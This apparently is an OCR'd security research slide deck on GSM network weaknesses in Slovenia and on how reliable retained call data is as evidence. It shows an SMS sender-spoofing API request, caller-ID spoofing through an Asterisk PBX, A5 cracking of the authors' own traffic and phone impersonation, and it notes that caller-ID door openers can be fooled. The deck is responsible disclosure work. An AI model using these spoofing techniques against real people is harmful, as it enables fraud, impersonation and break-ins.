


GSM security and the reliability of data retention



**Matej Kovačič, Jaka Hudoklin, Primož Bratanič
(CC) 2012, 2013**

This work is published under Creative Commons licence: "Attribution-NonCommercial-ShareAlike 2.5 Slovenia".

Full legal text of the licence is available on a website: <<http://creativecommons.org/licenses/by-nc-sa/2.5/si/legalcode>>.

Pictures: (CC) OpenClipArt.org, Matej Kovačič and Jaka Hudoklin (personal archive) and quoted authors (C).

WARNING:

“kidz, don't try this at home”

For the described procedures we used certified equipment.

**We also performed an analysis of our own communications,
We did not caused any interference in the Slovenian GSM
networks.**

**No SIM card has been cloned. No mobile phone was
tortured.**

**The purpose of this study was to draw attention to the
security vulnerabilities in the Slovenian GSM networks.**

**Our aim is to improve GSM security and consequently
increase the level of privacy of mobile users. We would like
that Slovenian mobile operators begin to invest more in
network security and protection of its users.**

**Our study also showed the weaknesses in the retention of
traffic data (so-called data retention) – we believe that
reliability of traffic data in criminal proceedings is
questionable.**


Sending of SMS messages with spoofed sender's identification

Sending of SMS “from” arbitrary number

```
<http://provider.com/sms/json?  
username=xxxxxxxx&password=xxxxxxxxx&from=Phrea  
ker&to=38631123456&text=Sending%20of%20SMS  
%20from%20number%20which%20is%20not%20a  
%20number.>
```




Sending of SMS “from” arbitrary number



Calling with arbitrary caller ID
(some operators implemented security patches, but in certain circumstances, procedure still works)

Calling with arbitrary caller ID

1: setting-up the infrastructure



Calling with arbitrary caller ID

2: look into the virtual PBX

The image shows two Mozilla Firefox browser windows side-by-side.

Left Window (Asterisk PBX Status):

- Version: Asterisk 1.6.0.26-FONCORE-r78 built by root @ revision 0.26.0.26-1-gf2e3a2c
- Uptime: System uptime: 7 hours, 5 minutes, 43 seconds
Last reload: 1 hour, 10 minutes, 54 seconds
- Active Channel(s): 0 active SIP dialogs
- Sip Registry: 0 SIP registrations.
- Sip Peers: 2 sip peers [Monitored: 1 online, 1 offline Unmonitored]
- IAX2 Registry: 0 IAX2 registrations.
- IAX2 Peers: 1 iax2 peers [1 online, 0 offline, 0 unmonitored]


Right Window (Extension Configuration):

- System Status, Packages, PBX, System, Settings, Help tabs are visible.
- Admin tab is selected.
- Tools sidebar: Admin, System Status, Module Admin, Basic (Extensions is selected), Feature Codes, General Settings, Outbound Routes, Support, Trunks, Administrators.
- Extension: 1000 details:
 - Display Name: Matej 1
 - CID Num Alias: (empty)
 - SIP Alias: (empty)
- Extension Options:
 - Outbound CID: "386[REDACTED]" <386[REDACTED>
 - Ring Time: Default
 - Call Waiting: Enable
 - Call Screening: Disable

A large red arrow points from the bottom left towards the Outbound CID field in the extension configuration window.

Calling with arbitrary caller ID

3: result on a phone



Calling with arbitrary caller ID

4: traffic data recorded by the mobile provider

SVNSM-Si.mobil						
	25.02.2012	11:11:02	1 E	0	SVNSM-Si.mobil	SMS_poslan / 38631595xxx
	25.02.2012	11:57:43	0:01:00	0	SVNSM-Si.mobil	
	25.02.2012	13:07:13	0:00:41	0	SVNSM-Si.mobil	
	25.02.2012	15:39:09	0:02:05	0	SVNSM-Si.mobil	
	25.02.2012	16:37:28	0:00:50	0	SVNSM-Si.mobil	
	25.02.2012	23:41:22	0:00:04	0	SVNSM-Si.mobil	38640222xxx
SVNSM-Si.mobil						
25.02.2012	23:41:22	0:00:04	0	SVNSM-Si.mobil	38640222xxx	In
25.02.2012	23:43:21	0:00:02	0	SVNSM-Si.mobil	38640444xxx	In
25.02.2012	23:45:04	0:00:02	0	SVNSM-Si.mobil	38640666xxx	In
25.02.2012	23:46:37	0:00:02	0	SVNSM-Si.mobil	38640888xxx	In
SVNSM-Si.mobil						
	27.02.2012	9:51:56	1 E	0	SVNSM-Si.mobil	
	27.02.2012	9:53:05	1 E	0	SVNSM-Si.mobil	
	27.02.2012	12:02:08	0:02:44	0	SVNSM-Si.mobil	
	27.02.2012	12:06:54	0:00:20	0	SVNSM-Si.mobil	
	27.02.2012	12:36:34	0:00:42	0	SVNSM-Si.mobil	
	27.02.2012	12:46:55	1 E	0	SVNSM-Si.mobil	
	27.02.2012	12:49:48	1 E	0	SVNSM-Si.mobil	

Practical consequences :-)

GSM module for unlocking the door

GSM module to open garage or front door

We offer a useful device with a simple phone call opens or closes the automated garage or front door.


GSM module is a device which allows an authorized user to open or close the door. Device recognizes up to five specific phone numbers from which they can call on a GSM module which opens or closes the door.

Iku d.o.o. offers you:

- delivery of a package with instructions for use,
- mounting points agreed upon (please call us and we will send you the offer).

Using the GSM module to open the door:

on automated garage, front door or other GSM module is installed, in which the records are up to five phone (mobile) numbers, which is possible with a quick phone call, in order to door opened or close the door. This method accounts for the use of remote controls or mobile phone is already



Security of Slovenian GSM networks

1.4 Ethical Considerations

During an ethical discussion the authors decided that operating within the legal framework had the highest priority. There was consensus on the fact that cracking somebody else's GSM traffic should not be performed. Here are some of the legal implications in Norway:

- GSM security research is allowed
- Receiving GSM traffic is (technically) allowed
- Decoding (e.g. cracking) your own GSM traffic is allowed
- Decoding somebody else's GSM traffic is illegal
- Setting up a BTS is allowed if you acquire a license. This is applied for through the Norwegian Post and Telecommunications Authority (NPT).

What exactly has been done? (and why this is not illegal)

- We use certified equipment.
- We intercepted our own communications:
 - the "broadcast channel" we were listening (technical) messages from network to phone. Network sends messages to all phones (even those who are not yet connected to the network);
 - we were sending (silent) SMS messages to our phone or called him;
 - on a "broadcast channel" were observing which TMSI number got a text message or call (TMSI was located statistically and by SABM (Set Asynchronous Balance Mode) messages, which can be detected only at a distance of 2m from the phone);

What exactly has been done? (and why this is not illegal)

- We intercepted our own communication (continued):
 - when identified (our own) TMSI, we wait for the request to switch to the data channel and when it occurs, follow the request (to switch to the data channel, where our phone receives encrypted data - message);
 - encrypted data (the contents of SMS messages) sent from the modem to our phone was cryptanalysed to obtain the encryption key K_c . This key is located at our mobile phone (not on the SIM card, but it derives from there);
 - by (our) K_c (our) data were decrypted;
 - TMSI and K_c can also be obtained from the mobile phone; SIM card was not cloned, since it contains only K_i and not K_c !


What exactly has been done? (and why this is not illegal)

- Impersonation – spoofing of (our own) mobile identity:
 - from the network we captured following data: IMSI, TMSI, Kc, key sequence number key. This is the data of our own mobile phone.
 - this data is saved in our second phone and the phone call is then performed in the name of our first phone.

GSM security – the beginning of the story



John Nevil Maskelyne
(1839 – 1917)



Kiberpipa
(2012)



Search Titles Text
[Login](#)

Redirected from page "[A5CrackingProject](#)"

[Clear message](#)

Immutable Page [Info](#) [Attachments](#) More Actions:

[FindPage](#) [RecentChanges](#)

[cracking a5](#)

The A5 Cracking Project

NEWS: Someone vandalised the Wiki. I've thus removed write permissions for everyone. From now on if you want to add information you have to send them to me (steve at segfault.net) instead of editing this page directly.

NEWS: We have created a PRIVATE A5 mailinglist. If you feel you have something to contribute to the project, please subscribe to it. The reason for this has been explained on the public mailinglist a5 [at] lists.segfault.net.

Powered by [EFF](#).


Contents

1. [LICENSE](#)
2. [About](#)
3. [How you can help](#)
4. [TODO](#)
5. [Requirements](#)
6. [A5 weakness](#)
7. [A5/GSM encryption example](#)
8. [Misc Ideas](#)
 1. [FPGA Ideas](#)
 1. [Brute Force](#)
 2. [Brute Force II](#)
 3. [possible boards](#)
 2. [Rainbow Table](#)
 1. [Idea I](#)
 2. [Idea II](#)
 3. [Idea III](#)
 4. [Idea IV](#)
 5. [Idea V](#)
 6. [Idea VI](#)



